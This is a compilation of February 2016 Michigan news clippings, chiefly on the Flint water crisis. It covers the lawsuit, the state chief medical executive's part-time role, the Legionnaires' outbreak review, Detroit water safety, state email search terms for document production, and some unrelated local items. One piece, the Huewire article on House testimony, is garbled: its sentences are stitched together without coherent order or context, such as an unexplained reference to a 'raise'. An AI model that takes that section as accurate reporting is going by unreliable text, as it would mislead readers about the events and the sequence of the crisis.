"The state of Michigan and the Michigan Department of Health and Human Services believe collaborating with public and private partners is critically important as we assist children and families in Flint affected by the water emergency," said Dr. Eden Wells, the state's chief medical executive. "The efforts and generous financial contribution from Great Lakes Health Connect and partnerships like this with the Greater Flint Health Coalition and health care providers will enhance care coordination so families have access to more timely diagnosis and treatment."

Flint-area hospitals currently leverage a variety of GLHC solutions and contribute to its registries within their emergency department, inpatient, outpatient and physician practice environments.

More than 4,000 provider offices and 128 Michigan hospitals representing 100 percent of hospitals in Genesee County and 85 percent of the acute care beds in the state access the Great Lakes Health Connect registries and solutions.

## Flu shots still available from Lenawee County Health Department

Lenconnect.com – February 15, 2016

ADRIAN - The Lenawee County Health Department is prepared for an increase in demand for influenza vaccinations after Tuesday's report of an Oakland County child's flu-related death, said Deidre Reed, director of nursing.

"We'll take all comers," she said. The health department has vaccine available to continue giving flu shots through April or May, she said. Appointments for Wednesday vaccination clinics can be made by calling 264-5226.

The Michigan Department of Health and Human Services urged those not already vaccinated to get a flu shot in a news release about the first pediatric death of the current flu season. Health officials said three out of four confirmed influenza specimens this season are the strain called 2009 H1N1.

"This virus can cause severe flu infections in children and in young- and middle-aged adults," the news released stated. Flu vaccines available this season are a good match for the virus, it said.

## Attorney Billy Murphy Says Flint Residents, "living a nightmare"

The Atlanta Voice – February 15, 2016, By Stacy M. Brown

Famed Baltimore Attorney William "Billy" Murphy Jr., has filed a federal class action lawsuit alleging a pattern of behavior by Michigan Gov. Rick Snyder, the mayor and other officials that Murphy said violated the constitutional rights of those who are being forced to pay for clean water but have never received it.

"The governor has to be held accountable," Murphy told the NNPA News Wire in his first detailed interview about the lawsuit and the water disaster in Flint, where superstars like Aretha Franklin, Snoop Dogg, Diddy, Cher, Jimmy Fallon and others have been donating water bottles and funds to assist residents.

The lawsuit, filed on Sunday, Jan. 3, specifically names as defendants Snyder, former Flint Mayor Dwayne Walling, the state of Michigan Department of Health and Human Services, the state Department of Environmental Quality, the state of Michigan and the city of Flint.

Those defendants breached their duties by knowingly, recklessly and callously providing a toxic water supply that's unfit for human use and consumption, Murphy said. Making matters worse, officials insisted that the water was safe and fit and they knowingly, recklessly and callously refused to reinstate a safe water supply despite ample evidence that the water was highly toxic.

Murphy was joined in filing the suit by Flint-based attorney Val Washington, who said officials have for quite some time ignored the contamination.

Both attorneys said the actions were part of a conspiracy.

"In conspiring to commit these constitutional and other deprivations and intentional torts, by actively discriminating against ordinary citizens while, conversely, showing preferential treatment toward certain state of Michigan employees, who were specifically aware of the degradation of water quality in Flint and were provided with safe, portable drinking water alternatives not available to the general public; ignoring citizen complaints regarding the toxicity of the water supply; and, actively misleading [residents] regarding the dangerous health hazards presented without any process – whether procedural or substantive – to seek relief," Murphy noted in the court filing.

Murphy said that the situation not only denied local residents their constitutional rights, but local and state officials conspired to effect that denial which is an act that is "far more insidious than mere interference with their contract rights."

As noted in a recent Washington Post profile of Murphy, the 72-year-old has been the lawyer to call for more than 45 years.

The longtime criminal defense attorney is respected and feared as a litigator and he's been able to secure multimillion-dollar settlements in police brutality and racial discrimination cases.

Last year, the Freddie Gray case in Baltimore again thrust Murphy into the national spotlight. He continues to represent Gray's family while prosecutors press on with criminal cases against several police officers involved in Gray's death.

Last month, Murphy was asked to come to Flint by a group of local ministers, he said.

"I had heard about Mr. Murphy for years, because of his excellent national reputation. But I never thought we would get a chance to work together to right such a tragic wrong to my beloved Flint," said Washington, a former Circuit Court Judge who also has roots in Baltimore.

## State's top doc worked part-time as Flint crisis erupted

Detroit Free Press – February 12, 2016, By Keith Matheny

As Flint's water problems slowly emerged as a public health calamity over the spring, summer and fall of last year, the top medical officer at the Michigan Department of Health and Human Services was continuing her course load as an associate professor and medical residency program director at the University of Michigan, working for the health department only part-time, both the university and health department have confirmed.

The part-time arrangement for Dr. Eden Wells, the state's chief medical executive, appears to have plainly violated state law. [Michigan's Public Health Code](#) states that if the director of the state health department is not a doctor, the director shall appoint a chief medical executive who is and "the chief medical executive shall be a full-time employee."

The switch to a part-time chief medical executive began after Gov. Rick Snyder took office in 2011. Every top doctor since has been part-time.

Wells, who began her position with the state health department on May 1 of last year, "has been splitting her time between some of her university duties and her state duties," University of Michigan public affairs director Rick Fitzgerald said.

Wells is the director of the preventive medicine residency program at Michigan's School of Public Health. That position involves supervising students in the program and a seminar that meets once per week, Fitzgerald said. University class schedules show Wells teaching a "by arrangement" epidemiology course from July 1 through Aug. 18. For Fall Semester 2015, which began Sept. 8 of last year and concluded Dec. 23, Wells was listed as teaching two epidemiology courses and a health management and policy course on Tuesday, Wednesday and Thursday afternoons.

Whether Wells actually taught those courses is unclear; Fitzgerald said he did not have that information and Health and Human Services spokeswoman Jennifer Eisner said Wells was in Flint "working on the response" to the water crisis and not immediately available for comment.

It was in July of last year that epidemiologists at the state Department of Health and Human Services reviewed blood test results from Flint children and found a spike in blood-lead levels in the months immediately after the city switched its water supply to the Flint River.

But state epidemiologists explained it away — a "missed opportunity" that could have resulted in an earlier response to the crisis, Wells told the Free Press last month.

"If I knew then what I know now ... We needed a much more robust analysis," she said in January. "We should have torn it up and apart and gone up and down with that (data). That wasn't done.

"When I think about how Flint citizens have just had one thing after another — not just over the past two years, but many, many years — I wish that was not a missed opportunity."

The Department of Health and Human Services, after Free Press inquiries on Wells' part-time status, on Friday issued a news release stating she had become the department's full-time chief medical executive effective Feb. 1, at a salary of \$184,000 per year.

Wells' predecessor in the position, Dr. Gregory Holzman, served from 2006 to 2011 in Gov. Jennifer Granholm's administration and the first few months of Snyder's administration.

"I kept quite busy being a full-time person there," said Holzman, who is now state medical officer for the Montana Department of Public Health and Human Services.

Dr. Dean Sienko, Ingham County's health officer, was appointed to replace Holzman on an interim basis at what was then known as the Michigan Department of Community Health. An April 20, 2011, memo Sienko wrote to the Ingham County Board of Commissioners' human services and finance committees described a very part-time job for the state health department.

"The proposal would require my presence at MDCH for an average of 8 hours/week," Sienko's memo stated. "I would also need to be available to MDCH staff on an on-call basis."

Sienko's successor and Wells' predecessor, Dr. Matthew Davis, was also part-time for the health department from March 2013 until April of last year.

Democratic state Sen. Curtis Hertel Jr., minority vice chair of the Senate's Health Policy Committee, could not explain the apparently unlawful switch to a part-time state chief medical executive, noting that "the Legislature is not involved in the hirings and firings of the department."

"I would say that's a good question for the governor's office and the department," he said.

"Certainly, having a full-time chief medical officer has value. I'm sure he or she can provide assistance in a time of crisis like this."

Messages left with the governor's media office seeking comment were not returned by Friday afternoon.

Eisner did not provide specifics on Wells' work arrangement with the state prior to or since the Flint water crisis gained national and worldwide attention.

"Dr. Wells is available to the department full time for the emergency response in Flint," Eisner stated by e-mail. "Dr. Wells has been accessible to the department 24 hours a day, seven days a week, and is essential to leading our public health efforts."

Flint resident Rhonda Kelso expressed surprise when told about Wells' work arrangement with the state.

"It's horrifying," said Kelso, 52, whose water has shown elevated lead levels in tests in both August and November. Kelso has a 12-year-old daughter with special needs.

She questioned why the Snyder administration made the switch to a part-time chief medical executive when state law requires a full-time top doctor.

"A lot of our officials, members of our government, are doing illegal things," Kelso said. "It's horrifying that they know and they don't care. They are treating us like we are disposable people. Like we're poor and we don't matter."

### **Wells lone doctor among state health execs**

Wells is the only medical doctor listed among the Michigan Department of Health and Human Services' top executives. Department director Nick Lyon has a background in health administration and budgeting. Susan Moran, who heads the department's population health and community services division, which oversees laboratories as well as epidemiology and chronic diseases control, has a background in health care administration; her division was deeply involved in Flint water-related lead and *Legionella* infection issues.

A review of state health departments in other Midwestern states shows Illinois, Indiana and Minnesota all have medical doctors leading their agencies, while Michigan, Ohio and Wisconsin do not.

Among states who responded to Free Press inquiries, Ohio's and Illinois' state health departments have top doctors who work full-time for their respective states. Indiana, with its state health commissioner and chief medical consultant both medical doctors, allows its top doctors to split their time with personal practice, university or other work, the same as Michigan.

**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

## Michigan governor, EPA to testify at House panel on Flint

Huewire – February 16, 2016, By Darrin Jackson

House Oversight and Government Reform Committee Chairman Jason Chaffetz says he has granted Governor Rick Snyder's request to testify about the Flint water crisis. Only when forced to acknowledge the alarming findings of researchers did government leaders start to take decisive action to alert citizens not to drink toxic tap water. Democrats have urged the GOP to call Snyder to testify.

In fact, the raise had been scheduled long before as a cost-of-living adjustment, which all MI state workers receive, The Detroit News reported. The governor wants to answer questions about what led to Flint's water contamination crisis as well as highlight the need for Congress to take action on lead abatement issues looming in other cities, Murray said.

Require EPA to create a strategic plan for handling and improving information flow between drinking water utilities, the states, EPA, and affected drinking water consumers when there is an enforceable lead exceedance in drinking water.

On Thursday, the organization called on the U.S. Department of Justice to launch both civil and criminal investigations into the **Flint** water crisis, which, the NAACP claims, amounts to "potential environmental and civil rights violations" against the residents of the city. Officials knew about high lead levels, no corrosion controls and the possible impact, but did nothing.

The House Oversight Committee held a hearing February 3 about the ongoing water crisis in **Flint**. All of **Flint's** children were exposed to water with elevated levels of lead.

Gov. Rick Snyder speaks about the **Flint** water crisis during a press conference on Wednesday, Jan. 27, 2016, at City Hall in downtown, **Flint**, Mich. **Flint** Emergency Manager Darnell Earley and Miguel Del Toral, an EPA staff expert, will attend as well. Susan Hedman, the former EPA Midwest chief who resigned earlier this month, was also invited.

Another witness, Virginia Tech University's Marc Edwards, a professor of environmental and water engineering, told the committee that the EPA did not display the sense of urgency the situation required to address the public health problem once it became known within the agency.

The documents released Friday also include correspondences with the Department of Health and Human Services; the Department of Treasury; the Department of Technology, Management, and Budget; and the Department of Agriculture and Rural Development.

The city made the switch to the **Flint** River eight days later, marking the occasion with a ceremony April 25. The more corrosive water from the river had caused lead to leach out of the pipes into the drinking water, officials said.

Rep. Dan Kildee, D-Mich., said he was glad Snyder had finally agreed to discuss the matter under oath.

It's harder to analyze with people with low exposure, she told CNN, because of other variables, including diabetes and obesity, two conditions that are especially prevalent in impoverished cities such as **Flint**.

## Detroit drinking water is safe but elevated lead levels in children still cause for alarm

WXYZ – February 16, 2016, By Dave LewAllen

DETROIT (WXYZ) - The crisis in Flint over the city's drinking water has focused renewed attention nationally on the dangers of lead.

Lead concerns in Detroit have nothing to do with water, according to Gary Brown, the new director of the Detroit Water and Sewerage Department.

"I do want to assure every Detroiter that the water that they're receiving from DWSD is of the highest quality and standards," Brown told 7 Action News.

Brown has only been on the job, officially, since January 1. Due to lead poisoning of residents in Flint, Brown said the question is asked frequently by customers who call or email the department.

"We have chemists that are checking the water every four hours before it leaves the plant and Detroiters' can rest assured that the water is safe in the city of Detroit," said Brown.

Part of the concern comes from recent published reports of data from the Michigan Department of Health and Human Services. Children living in 10 zip codes in Detroit, Highland Park and Hamtramck showed elevated lead levels, according to 2014 figures.

Detroit City Council member Mary Sheffield wants more answers and plans to bring the matter to the legislative body.

Twenty percent of children tested in zip code 48206 in Detroit show elevated lead levels in the most recent testing. That's part of the west-side district Sheffield represents.

"It's not the water," said Sheffield. "It's probably the old housing stock. It's the paint, it's the lead-based paint, it's the soil, the dirt, and so, we need to know as a city what exactly is causing it and, again, how we as a city and me as a council member can make sure that my residents and constituents are safe."

Today, the Detroit Water and Sewerage Department (DWSD) released this statement in response to questions about the safety of drinking water in the city:

*The Detroit Water and Sewerage Water Department (DWSD) takes the issue of quality drinking water very seriously. Any statements that have suggested our neighborhoods have excessive lead in their water are simply incorrect. In light of the recent controversy regarding Flint water, DWSD would like to emphasize that for decades, Detroit's water has not only met but exceeded EPA standards for lead control.*

*Many of the homes built in the United States prior to the end of World War II contained lead pipes. Today, Detroit no longer allows lead pipes to be used for home construction or repairs. Like many communities with older housing stock, Detroit has long practiced lead corrosion control to ensure the high quality of its water. Federal regulations acknowledge that the best approach to minimize exposure to lead in drinking water is establishing a protective coating in pipes to minimize the ability of lead or other materials from the service lines or plumbing fixtures in homes to leach into the water. When the issue of lead control came to light in the 1990s, Detroit began its lead corrosion control program, before the EPA even required it. Standards under the EPA's "lead and copper rule" state that if lead in the water exceeds 15 ppb (parts per billion), remedial action is required. The lead levels in Detroit water are far under the federal action limit and Detroit is considered an optimized community by the EPA for its corrosion control efforts.*

*While we are proud of this effort, we continue to be vigilant to ensure that we build upon our progress. The city of Detroit has contracted with the Great Lakes Water Authority (GLWA), the regional water authority that serves southeast Michigan, to perform lead and copper testing as required by the EPA. GLWA provides the communities it serves, including Detroit, with water of unquestionable quality and follows stringent EPA guidelines to ensure all testing is in compliance with the standards imposed by federal and state regulators.*

*The most recent testing in Detroit was completed in 2014 and disclosed that, 100% of the homes tested were well below EPA's action level. The testing included older homes where lead service lines and lead solder existed. For homes built prior to 1950, there are simple steps that can be taken to ensure safer water. Those efforts include using a certified water filter to remove lead from the tap, flushing out the tap water lines (let the water run) after a period of stagnation, and minimizing the consumption of water from the hot water tap where lead is more likely present. Additional information can be found at: [www.drink.tap.org](http://www.drink.tap.org).*

*Finally, it is important to note that exposure to lead can come from sources other than water. A recent article published by Bridge Magazine titled "Places with Higher Lead Rates than Flint" pointed to lead paint in older homes as a cause for lead exposure. While DWSD is dedicated to working with the Detroit Health and Wellness Department as well as other City Departments to address lead concerns on a collaborative basis, it is important for residents to be aware of lead-based materials that may be in the home. Homeowners interested in lead testing services should call 313-926-8128 for further information or DWSD Customer Care at 313-267-8000.*

## State House panel approves bills to stop sending 17-year-olds to adult prison

Michigan Radio – February 16, 2016, By Jake Neher

Legislation to keep many 17-year-olds from going to adult prisons cleared a state House panel on Tuesday.

Michigan is one of only a handful of states that automatically prosecutes 17-year-olds as adults. The bills would end that practice.

People under 18 could still go to adult prisons for violent crimes such as murder.

State Rep. Harvey Santana, D-Detroit, is leading the effort. He says it's one of the most important criminal justice initiatives moving forward in the country.

“And it’s only because we’re so far behind,” Santana told the House Criminal Justice Committee before it held votes Tuesday morning.

“What sense does it make to send a child to an adult prison? What good could become of that?”

Some local governments worry about the cost of housing more juveniles in county jails. Santana says he’s working with the Michigan Department of Health and Human Services to help cover those costs.

## Council offers services to migrant workers while in southeast Michigan

Lenconnect.com – February 16, 2016

### ADRIAN

Lenawee County’s agricultural seasons may be months away, but social workers who assist farmers and their migrant workers say now is a good time to learn about 2016’s changes and who can help.

Connecting local farmers with services for migrant workers is the goal of the annual preseason conference for growers and service providers planned Feb. 25 in Adrian. The meeting will be from 11 a.m. to 3 p.m. and will be hosted by the Lenawee Intermediate School District at its Tech Center.

The event is organized by agencies that partner with the Southeastern Michigan Migrant Resource Council. Rudy Flores of the Department of Health and Human Services is co-chairperson of the six-county council for southeastern Michigan this year, along with Miriam Ramos.

“Through DHHS, there have been some significant changes in policy, mainly in child day care,” Flores said, noting C.S. Motts Children’s Hospital is scheduled to make a presentation about child-passenger safety.

By holding the event at the LISD, Flores and Ramos said they also hope some high school students are able to attend so they, too, can learn which agencies can provide various services.

Also, if a farmer has a problem that Lenawee County groups can’t solve, Flores said council officials can connect participants with other groups around the state.

“And then we get referrals as well, from Detroit or other counties,” Flores said. “We got one from Kalamazoo with a family that was displaced. We were able to connect them with the right people through that network.”

Ramos said migrant farm workers usually begin to arrive in April, and farmers who rely on them tend to have high turnover. The conference will refresh them about which agencies can help new families.

“One of the big things about the day care is, when they have day care available for them, that ensures that the farmer is going to be able to get his crop set on time because he’s going to have all the employees he needs,” Ramos said. “But if a mom has to take off work, that’s one less hand he has out in the field. So that affects the economy and that farmer, and it’s just a big circle if you look at it.”

Ramos added that the council hopes residents understand that seasonal and migrant farm workers are important for the local economy, and their families become part of the community including school systems and day care.

“They’re doing a job that most American citizens and most people do not want to do,” she said. “Myself, I have experience in the past with this type of work. It’s not fun.”

People who would like to participate in the event are asked to contact DHHS prior to the workshop. Flores can be reached at 438-0607 or via email sent to [floresr2@michigan.gov](mailto:floresr2@michigan.gov).

## Seven reasons Michigan residents should ask questions about their own drinking water

Bridge Magazine – February 17, 2016, By John Bebow

The Flint water disaster is no longer solely about Flint. The debacle raises questions about drinking water safety for millions of Michigan residents.

Bridge today publishes a revised and [expanded Flint water disaster timeline](#) based on more than 20,000 additional documents released last Friday by Gov. Rick Snyder's office.

Culled largely from those newly released documents, here are seven reasons residents across Michigan should ask keen questions about their own drinking water safety.

### No. 1: Communities throughout Michigan likely have some lead water supply lines

As the Flint lead problem exploded last fall, Michigan Department of Environmental Quality regulators exchanged numerous emails about lead in drinking water pipes elsewhere across Michigan.

In September 2015, Liane Shekter Smith, chief of the MDEQ Office of Drinking Water and Municipal Assistance, emailed numerous colleagues a list of dozens of Michigan communities with lead service lines. Some of those pipes may have been replaced at some point, and some are likely still in use. Shekter Smith wrote, "We should be careful how we use this list at this time, but it is an indication of which communities may be facing similar issues to Flint."

It should be emphasized that the mere presence of lead service lines does not constitute an emergency. Many communities nationwide have some lead service lines. Municipal water supplies are routinely protected with corrosion-control chemicals, which coat old pipes and keep them from leaching lead. The lack of such corrosion controls when Flint switched to Flint River drinking water is a root cause of the Flint disaster.

But an [August 2015 report](#) to the National Drinking Water Advisory Council by a national team of experts urges nationwide "proactive" replacement of lead service lines, "strengthened" corrosion control treatments, and more intensive lead monitoring of household tap water.

### No. 2: Flint is far from the only Michigan community with elevated blood lead levels

In December, Bridge published a [statewide map of blood lead levels in children](#). As the map and related data make clear, other Michigan communities are struggling with even higher blood lead levels than Flint.

There is good reason for families across Michigan to understand blood lead levels in their community. As state and federal health agencies are quick to point out, there is no safe level of lead in the bloodstream. Lead is a neurotoxin which is especially damaging to the developmental progress of young children.

But it's important to also understand that the sources of elevated blood lead levels are numerous and hard to track in individuals. Typical sources of lead ingestion include old lead paint, including chips and dust; some toys (about which there are health warnings); and lead brought into a home from a parent's workplace. [But drinking water can also be a source.](#)

If you are on a public water system, annual quality reports published by your local utility are a first place to look for any lead concentrations in your drinking water – check your local municipality’s website. Yet such reports, and monitoring by the MDEQ and Michigan Department of Health and Human Services, didn’t protect or warn Flint residents about rising lead levels in both drinking water and children. It took independent third-party water safety and medical experts to uncover the Flint problem.

One of those experts, Dr. Mona Hanna-Attisha, recently stated in a peer-reviewed medical journal study: “As our aging water infrastructures continue to decay, and as communities across the nation struggle with finances and water supply sources, the situation in Flint may be a harbinger for future safe drinking water challenges. Ironically, even when one is surrounded by the Great Lakes, safe drinking water is not a guarantee.”

### **No. 3: Flint isn’t the only Michigan community with drinking water safety issues**

State email records released last week indicate that in 2013 and 2014, the MDEQ identified 1,100 drinking water regulations violations statewide, including what appeared to be 200 violations for exceeding maximum allowable contaminant levels in drinking water. Altogether, the 1,100 violations came from 326 community water supplies statewide over those two years.

State email records also show that between 2010 and 2014, 41 “non-community” drinking water supplies in Michigan exceeded the 15 parts per billion federal action level for lead.

Non-community drinking water supplies include schools, restaurants, motels, campgrounds, and churches. Bridge did not find details of those 41 lead problems in state records released last week.

### **No. 4: There are significant questions about MDEQ’s drinking water safety program, and its monitoring might not tell the whole story**

In October, Richard Benzie, MDEQ chief of field operations for the Office of Drinking Water and Municipal Assistance, described Flint in email as the “biggest firestorm I have experienced in almost 40 years, and to think it is about a water system that has never exceeded an Action Level.”

By “action level,” Benzie appears to mean that MDEQ’s official water testing in Flint in 2014-15 did not reveal a serious lead safety hazard. He’s quite right. It’s the rest of the story that’s so troubling. In contrast to the MDEQ, independent technical researchers and a lone Environmental Protection Agency regulator uncovered Flint’s lead problem, as well as serious defects in Flint water treatment. And independent medical professionals discovered elevated blood lead levels that the Michigan Department of Health and Human Service failed to detect.

Also in October, MDEQ officials briefly discussed lead levels in Saginaw’s drinking water in response to media inquiries. Lead in water is measured in parts per billion. Federal regulations require water utilities to certify that 90 percent of sampled locations in a community contain 15 parts per billion of lead or less in drinking water.

The MDEQ emails showed lead levels of 8 parts per billion in the last testing period in Saginaw. That’s below the federal action level of 15 parts per billion. Flint’s two most recent rounds of lead monitoring showed 6 parts per billion and 11 parts per billion. According to regulatory procedures, those results meant no further public safety action was required.

But then, independent researchers, led by Virginia Tech professor and drinking water expert Marc Edwards, found much higher lead levels in Flint drinking water last fall. Edwards also alleged to federal investigators that Flint’s lead sampling procedures in Flint homes were seriously flawed. A Michigan Auditor General investigation also found flaws in Flint’s lead sampling, as well as MDEQ’s oversight.

On Sunday, Bridge asked Edwards if the problems he and others found in Flint call into question MDEQ-supervised lead sampling elsewhere in Michigan.

“Without a doubt,” Edwards responded.

Last week, MDEQ Communications Director Melanie Brown said MDEQ is working hard to “ensure our water sampling and testing protocols are the most effective methods as possible now and into the future.”

The U.S. Environmental Protection Agency has raised concerns about MDEQ’s drinking water safety regulation before, and is now conducting a thorough audit of Michigan’s oversight. Results are not expected for several months.

#### No. 5: Full drinking water safety may be impossible to achieve

In May 2015, Jon Allan, director of the MDEQ Office of the Great Lakes, asked MDEQ colleagues for reactions to a proposal calling for 98 percent of the community water systems in Michigan to have drinking water that meets all health-based standards by the year 2020.

MDEQ Water Resources Division Chief William Creal responded the same day. “I think you are nuts if you go with a goal less than 100 percent for (drinking water) compliance in the strategy,” Creal wrote. “How many Flints do you intend to allow???”

A day later, Liane Shekter Smith, chief of the MDEQ Office of Drinking Water and Municipal Assistance responded with a different reaction.

“The balance here is between what is realistic and what is ideal,” Shekter Smith wrote. “Of course, everyone wants 100 percent compliance. The reality, however, is that it’s impossible. It’s not that we ‘allow’ a Flint to occur; circumstances happen. Water mains break, systems lose pressure, bacteria gets into the system, regulations change and systems that were in compliance no longer are, etc. Do we want to put a goal in black and white that cannot be met but sounds good? Or do we want to establish a goal that challenges us but can actually be accomplished? Perhaps there’s a middle ground?”

Shekter Smith was fired earlier this month over the Flint water crisis.

In December, the staff of Rep. Adam Zemke, D-Ann Arbor, requested MDEQ feedback on a bill he planned to introduce to require drinking water in schools be tested at least once every three years. Shekter Smith pushed back on that idea, too.

“Even if the proposal were to be for only lead and copper, this is a huge expense that would be placed on the supplier of water inappropriately,” she wrote. “I understand the desire to have this kind of information, but if the legislature wants to require this monitoring, the burden for this should be on the schools or the board of education.”

#### No. 6: If water safety was ‘minimalist’ in Flint, could it also be minimalist in your community?

In December, the Flint Water Advisory Task Force, a bipartisan investigatory panel of policy makers and health professionals established by Gov. Snyder, laid much of the blame for the Flint crisis on the MDEQ’s Office of Drinking Water and Municipal Assistance. The task force blamed MDEQ for a “minimalist approach to regulatory oversight responsibility” that is “unacceptable and simply insufficient to the task of public protection.”

The task force also characterized MDEQ’s public response to the Flint crisis as “often one of aggressive dismissal, belittlement, and attempts to discredit” citizens and experts who raised concerns.

The full Flint water disaster timeline is littered with state agency dismissals and deflections as the crisis accelerated in the first nine months of 2015. That timeline is updated today with more such examples consistent with the criticisms leveled by the Flint Water Advisory Task Force.

Bridge is not the first to report the two examples cited below. But we do so to update the narrative and provide greater context to coverage we've emphasized previously.

Exchanges between the EPA and MDEQ about lead worries in Flint, and blatant denials and deflections by MDEQ, are a central point in the entire narrative of the Flint disaster. The records released last Friday added to the full narrative – with more intense worry from EPA officials, and more dismissive reaction from MDEQ officials, than previously reported.

“WOW!!!” EPA official Jennifer Crooks wrote to MDEQ regulators after lead readings in one Flint home topped 104 parts per billion. “Big worries here,” she continued, and noted that the family living in the home had rashes and one child’s hair was “falling out in clumps.”

MDEQ staff reactions included this: “Not sure why region 5 [EPA] sees this one sample as such a big deal.”

Two months later, as an EPA official continued to press MDEQ about possible high lead levels in Flint, MDEQ water safety regulator Stephen Busch took offense. If the EPA official “continues to persist,” Busch threatened to go to superiors at both MDEQ and EPA “to help address his over-reaches.”

In the end, Busch was suspended over the Flint crisis. And the aggressive EPA official, Miguel Del Toral, has been vindicated as the first regulator to truly attack and identify the Flint crisis.

Finally, the story of state government workers in Flint receiving “alternative” drinking water supplies a year ago is well known. But a new part of the backstory revealed in records Friday provides more detail.

The logic for the special water supply, according to state email records: “.. given that this state building has high public traffic (Flint citizens); it was felt prudent to offer an alternative supply of drinking water to citizens entering the building.”

Richard Benzie, MDEQ’s chief of field operations for the Office of Drinking Water and Municipal Assistance, took special offense.

“No doubt,” he wrote in an email, the special water in a state office building “will make it more difficult from a perception standpoint.” Indeed, his MDEQ division continued to deny there was a serious problem with Flint drinking water for much of 2015.

But Benzie’s first concern in his email was state employees’ perceptions, not public perceptions.

“Why does ‘public traffic’ deserve a higher consideration than concern for state workers?” he asked. “How does that reasoning appear to state employees?”

#### **No. 7: Because a Flint hero still has questions**

Marc Edwards largely uncovered the Flint drinking water disaster. His independent testing in Flint homes showed lead levels far higher than the Michigan Department of Environmental Quality had previously recognized. His tests of Flint River water showed it was highly corrosive, and the failure to properly treat it caused lead to leach into the city’s drinking water. His technical research helped doctors pinpoint elevated blood levels in Flint children – an emergency that state health officials had previously missed.

Edwards, a professor at Virginia Tech and 2007 MacArthur Fellow, is a nationally recognized drinking water safety expert. Edwards remains involved as a consultant as the city struggles to recover from the disaster.

On Sunday, Bridge interviewed Edwards via email. Are the issues outlined above – statewide water safety violations, controversies over lead sampling in Flint, lead service lines, water safety officials declaring full water safety as impossible – dots the public should reasonably connect?

“Yes,” Edwards said. “There is an attitude at some of these agencies... that by not meeting the health standards they will save money that would best be spent elsewhere. This has nothing to do with politics, but it is a self-serving argument by some, that is frankly an excuse to be lazy and sloppy and engage in illegal activities. I find this both arrogant and dangerous.”

## ISU students helping Flint during water crisis

Pantagraph – February 17, 2016, By Lenore Sobota Isobota

NORMAL — When Illinois State University sophomore Emily Pete was working in Guatemala on an alternative winter break project, she gained a greater appreciation for clean water.

“While we were there, all the water we used needed to be bought or boiled,” said the social work major from Rockford. “It made you realize how lucky we are here.”

Then she learned about the crisis in Flint, Mich., where city water contaminated with lead and other substances is causing health problems.

“You don't expect to see that when you come back here,” said Pete, noting that Flint is less than a six-hour drive away.

So, as part of an honors project, Pete has joined with other ISU students and the School of Social Work to collect money and water for residents of Flint.

In addition to raising money, the students also are working to raise awareness, explained LaCrisha McAllister, a social work graduate student from Chicago who also is involved in the project.

“Even if they can't donate, we're encouraging them to have this conversation and get that word out there,” McAllister said. “A lot of people, when I tell them what's happening in Flint, say, 'What country is that?'”

The problem happened when the nearly bankrupt city of Flint switched from Lake Huron water that it was buying from the city of Detroit to water from the Flint River, which turned out to be highly corrosive to pipes, resulting in high levels of lead entering the water.

The decision to save money by switching water sources was made by an unelected emergency manager appointed by Michigan governor.

Noting that about 41 percent of Flint residents are living in poverty and 56 percent are black, McAllister said, “This was like a perfect storm for these vulnerable people.”

Not only will the effects of lead be long-lasting for children who were exposed to it, the water crisis also has an economic impact on an already struggling community, according to McAllister.

“Who's going to want to buy a house in Flint?” she asked.

The students have been in contact with Janet Hunter, community response coordinator for the Michigan Department of Health and Human Services, to find out what's needed.

They are seeing full cases of water and commercially sealed gallon or larger containers of water. An expiration date at least six months in the future is needed on all containers.

The last time students will collect donations on the second floor of the Bone Student Center is from 1 to 3 p.m. Thursday. Donations of water or money also can be dropped off between 9 a.m. and 4 p.m. through Friday at the School of Social Work office on the third floor of the Rachel Cooper building, next to Fairchild Hall on South University Street.

McAllister said they are looking into delivering the donations in person.

## State health agency under review for Flint actions

The Detroit News – February 16, 2016, By Jonathan Oosting

*Lansing* — As part of an assessment of Flint’s water crisis, Gov. Rick Snyder says the Department of Health and Human Services will be reviewed after officials failed to alert the public when they first learned about an outbreak of deadly Legionnaires’ disease.

As The News first reported Friday, a Michigan health official delayed public notification by issuing a June report declaring the outbreak “over,” an assertion Genesee County health officials fought. Four more people would die in the summer and fall.

The Legionella bacteria sickened 87 people between May 2014 and November 2015, killing nine. A Snyder task force, meanwhile, has warned Flint area hospitals to do more disinfection work to ensure against another outbreak in the spring.

“There are challenges in that agency also, and that is something we are making a review of,” Snyder told reporters about the state health department after an unrelated event Tuesday in downtown Lansing.

Most of the initial attention focused on Flint’s lead-contaminated water that resulted from the city’s switch to the Flint River from the Detroit water system as a drinking water source in April 2014. The water wasn’t treated with corrosion control chemicals and caused leaching of the toxic metal from lead water service lines into the drinking water.

From February 2015 to June, state Department of Environmental Quality officials fought off a federal water quality expert’s warnings about lead exposure. The U.S. Environmental Protection Agency Region 5 administrator called the employee’s warnings “premature.” Lead exposure wasn’t acknowledged by the state until early October and a state emergency was declared Jan. 5.

Snyder announced the Legionnaires’ outbreak during a Jan. 13 press conference, saying he was not apprised of the situation until two days prior. The respiratory disease is caused in warmer months by a bacteria in warm, fresh water that leads to a severe form of pneumonia and can be found in large plumbing systems, hot tubs and air-conditioning units.

Asked Tuesday if there was a lack of adequate oversight by himself or cabinet members, Snyder noted there have been changes in his administration as a result of the Flint crisis “in terms of what I was being told.”

Snyder, who has linked the Flint water crisis to failures at all levels of government, said Tuesday the EPA deserves further scrutiny as well. The U.S. House Oversight and Government Reform Committee plans to hold a hearing and have invited Snyder and EPA Administrator Gina McCarthy to testify.

“They failed to do a lot of things in this process,” said Snyder, who has said he wants to testify before Congress. “I’m not going to spend time on their issue. I think that will come out as time passes in terms of not identifying the issue, not bringing it to either the state’s attention or other people in the federal government’s attention.”

